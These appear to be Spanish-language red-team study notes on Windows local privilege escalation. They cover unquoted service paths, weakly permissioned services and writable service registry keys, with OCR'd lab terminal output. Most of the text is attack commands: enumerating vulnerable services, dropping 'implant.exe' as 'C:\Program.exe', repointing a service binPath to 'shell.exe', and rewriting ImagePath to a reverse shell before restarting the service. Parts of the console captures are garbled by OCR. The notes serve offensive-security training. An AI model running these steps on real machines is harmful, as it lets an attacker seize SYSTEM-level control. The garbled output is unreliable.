Unsecured Service

Unsecured Services

Unquoted Services

Cuando el servicio del PATH tiene espacios en blanco y no esta quoteado " nos podemos aprovechar para elevar nuestros privilegios y tengamos permisos de escritura

```
> wmic service get name, displayname, pathname, startmode | findstr /i "auto" |
findstr /i /v "C:\windows\\ |" | findstr /i /v """

> sc query <service>

> icalcs C:\ // To see the permission of the some path

> sc query stop <services>
> sc start <services>
```

• Ejemplos:

```
x64 Native Tools Command Prompt for VS 2019
                                                                                                                                            X
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
: 0 (0x0)
: 0 (0x0)
         WIN32_EXIT_CODE
SERVICE_EXIT_CODE
CHECKPOINT
                                 : 0x0
         WAIT_HINT
                                 : 0x0
C:\RTO>sc qc vaultsvc
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: vaultsvc
                                 : 20 WIN32_SHARE_PROCESS
         START_TYPE
ERROR_CONTROL
BINARY_PATH_NAME
                                : 3 DEMAND_START
: 1 NORMAL
                                 : C:\Windows\system32\lsass.exe
         LOAD_ORDER_GROUP
         TAG
         DISPLAY_NAME
                                 : Credential Manager
         DEPENDENCIES : rpcss
SERVICE_START_NAME : LocalSystem
C:\RTO>wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v  "C:\windows\\" | findst
^ /i /v """
AdobeUpdate
                                                                                                        AdobeUpdate
      c:\rto\bin\AdobeUpdate.exe
               Auto
DpenSSH SSH Server
                                                                                                        sshd
      c:\Program Files\OpenSSH\sshd.exe
               Auto
```

```
S Dir(s) 23,166,935,840 bytes free

:\Users\IEUser\cd dek
dcd' is not recognized as an internal or external command,
perable program or batch file.

:\Users\IEUser\cd besktop

:\Users\IEUser\cd besktop

:\Users\IEUser\cd besktop

intercory of C:\Users\IEUser\cd besktop


Directory of C:\Users\IEUser\cd besktop

0irectory of C:\Users\IEUser\cd besktop

4/64/2020 88:18 PM (DIR)

4/64/2020 88:39 PM 1,015 MSI Whapper.lnk
4/64/2020 88:39 PM 1,015 MSI Whapper.lnk
4/64/2020 88:39 PM 1,176 PUTTY_EXE.lnk
4/64/2020 81:12 PM 1,176 PUTTY_EXE.lnk
4/64/2020 81:10 PM 1,200 x2ddp_cxe.lnk
8 Elle(s)
2 Dir(s) 23,166,093,650 bytes free

:\Users\IEUser\Oesktop\copy implant.exe C:\Program.exe
```




Unsecurely Configured Services

Tools: accesschk.exe

```
> accesschk.exe -accepteula -wuvc "Everyone" *
> accesschk.exe -accepteula -wuvc "Users" *
> accesschk.exe -accepteula -wuvc "Authenticated Users" *
> sc config <service> binPath= "C:\WINDOWS\TMP\shell.exe"
> sc start <service>
```

• Ejemplo:

```
ð
x64 Native Tools Command Prompt for VS 2019
                   2 Dir(s) 23,164,977,152 bytes free
 C:\RTO\Tools\SI>accesschk.exe -accepteula -wuvc "Everyone" *
Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com
 Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com
 :\RTO\Tools\SI>accesschk.exe -accepteula -wuvc "Authenticated Users" *
 Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com
 :\RTO\Tools\SI>_
                                                                               Microsoft Edge
Select x64 Native Tools Command Prompt for VS 2019
                                                                                                                                                                                                           SERVICE_ALL_ACCESS
SERVICE_NAME: sshd
          :\RTO\Tools\SI>sc qc sshd
SC] QueryServiceConfig SUCCESS
SERVICE_NAME: sshd
                                   : 10 WIN32_OWN_PROCESS
: 2 AUTO_START
: 1 NORMAL
: c:\Program Files\OpenSSH\sshd.exe
          TYPE
START_TYPE
ERROR_CONTROL
BINARY_PATH_NAME
LOAD_ORDER_GROUP
         xb4 Native Tools Command Prompt for VS 2019
 :\Temp>sc start sshd
SERVICE_NAME: sshd
                                   WIN32_EXIT_CODE
SERVICE_EXIT_CODE
CHECKPOINT
WAIT_HINT
PID
FLAGS
  :\Temp>_
```



To view canabilities, claims and other attributes, click Advanced.

Registry

accesschk.exe

```
> accesschk.exe -accepteula -kvuqsw hklm\System\CurrentControlSet\services >
C:\Temp\log.txt

> Y buscar por Authenticated Users


> reg query <PATH>

> reg add <REG PATH> /v <VALUE TO CHANGE> *ImagePath /t REG_EXPAND_SZ /d
<PATH OF THE REVERSHELL> /f

> sc stop <REG>

> sc start <REG>
```

• Ejemplos:



Podemos veer los permisos que tiene para los usuarios autenticados

